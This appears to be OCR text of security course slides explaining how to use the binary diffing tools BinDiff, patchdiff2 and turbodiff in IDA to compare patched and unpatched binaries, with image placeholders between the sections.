
BinDiff Navigation

The screenshot on this slide shows some of the resulting data that will become available in IDA after running BinDiff against two versions of a binary. The most important column is "Similarity." This can be sorted to show you the functions that have changed the most. The lower the value in the similarity column, the more the function has changed. There are many other columns toward the far right, not shown in this screenshot, most of which can be ignored.

The confidence column attempts to assign a value depending on how confident BinDiff is on the similarity column. The higher the confidence value, the more confident BinDiff is about its assessment. It uses various formulas to determine this value as can be read in the BinDiff documentation. The EA primary column shows the address of the function. The name primary column shows the symbol name, if available, for a given function. Next to the Matched Functions tab, you will see a Primary Unmatched tab. This tab shows functions that were not located in the original binary to be compared against.

The evaluation of the differences between two versions of a binary relies heavily on a series of heuristics. When analyzing two versions of a binary, the ones identified as having the most significant changes are often looked at first; however, even the smallest changes can result in a completely different outcome. This author has seen a patch which only modifies a single line of code resulting in a difficult to detect change.


Regardless, BinDiff saves the analyst a significant amount of time when attempting to identify changes in software. The tool is a must have for anyone doing patch diffing, or looking for changes between software revisions.



Visual Diff (1)


This slide shows the visual diff option that BinDiff offers in flowgraph format. By right clicking on a function from the Matched Functions tab, you can select the option "View Flowgraphs", which can also be accessed by the hotkey Ctrl-E. On the left side, listed as "primary" is the unpatched version of a function, and the right side, listed as "secondary" shows the patched version.

The block colors represent different results. The greenish colored blocks are blocks which have not changed between the two versions, although operand values may have changed. The red blocks or light purple blocks (Depends on your version of BinDiff) are blocks of code that are completely missing in the other window, and the yellow blocks have lines of code within the block that have differences. By resting the mouse cursor over a particular block, the code for that block will pop up on the screen. When zooming in, the code will appear for each block, allowing for analysis. There are many views, and support for IDA's proximity browser in BinDiff 4. BinDiff by far outweighs the free alternatives in regards to features, but then again, it is a commercial tool.




Visual Diff (BinDiff 3 Only) (2)

In BinDiff 3, removed in BinDiff 4, there is an assembler tab. The assembler tab displays the data in the format shown on the slide. Blocks of like code are displayed side-by-side, with red highlighted areas showing code that is different from the other side.




Additional BinDiff Features

Once in the process of diffing two objects, pressing Ctrl-6 brings up the GUI shown on the slide. This is the expanded version of the GUI pop-up shown earlier. This version has some additional options, such as the ability to select ranges of addressing to diff.




Importing Symbols

One of the lesser known but very valuable features of BinDiff is the ability to import symbols from one IDB to another. Some DLLs do not include debugging symbols, while others may include the symbols. This is the same with any object file. Also, some debugging symbols may be outdated and updated symbols not available. If this is the case, the importing symbols options is ideal. Symbols from one version of an object file can be imported to another version. BinDiff will identify matched blocks and label them accordingly. Comments will also be imported. As stated in the BinDiff documentation, the names of local variables and other data in the current IDB will be overwritten, so be careful.




patchdiff2 (1)

PatchDiff tool is a free alternative to BinDiff. It lacks some of the functionality of BinDiff; however, it is a good tool. It was written by Nicolas Pouvelse who currently works at Tenable Security, formerly of Immunity Security. The tool works well with IDA Pro 6.1 and later and is available at: http://code.google.com/p/patchdiff2/




patchdiff2 (2)

To instantiate PatchDiff2, simply press Ctrl-8 once you have the initial IDB file loaded. It will ask you to select a second IDB file to diff. Once it is completed, several new tabs will appear, just like with BinDiff. The "Matched Functions" tab is of most value as it shows functions which have changed when comparing between the IDB files.




patchdiff2 (3)

To bring up the graphical display of the changed functions, simply right-click on the function name, as shown in the slide. You can then select "Display Graphs" to bring up the graphical display.



patchdiff2 (4)


On this slide, the two red circles show the brown colored blocks, identifying code changes. We will dive further into these soon.



turbodiff (1)


The turbodiff tool was written by Nicolas Economou at Core Security. It is available at:
http://corelabs.coresecurity.com/index.php?module=Wiki&action=view&type=tool&name=turbodiff

It works reliably with IDA version 4.9 and 5.0, including the free version; however, it can be stubborn to get working on Windows 7 and 8.




turbodiff (2)

The first step is to load a binary that you want to diff against another binary into IDA and save the IDB file. While the binary is still open in IDA, press Ctrl-F11 to bring up the turbodiff popup. Make sure that the option, "take info from this idb" is selected and click OK. Close the file in IDA and open the other binary to be diffed. Perform the same operation.



turbodiff (3)

Once you have saved the results for both binaries to be diffed, open one of the two IDB files in IDA. Press Ctrl-F11 and select the second option, "compare with ..." Select the IDB file that is not currently open in IDA that you want to diff. You will get a popup of identical and changed functions. Double-click one of the changed functions and you should get similar results to what is shown on the slide.

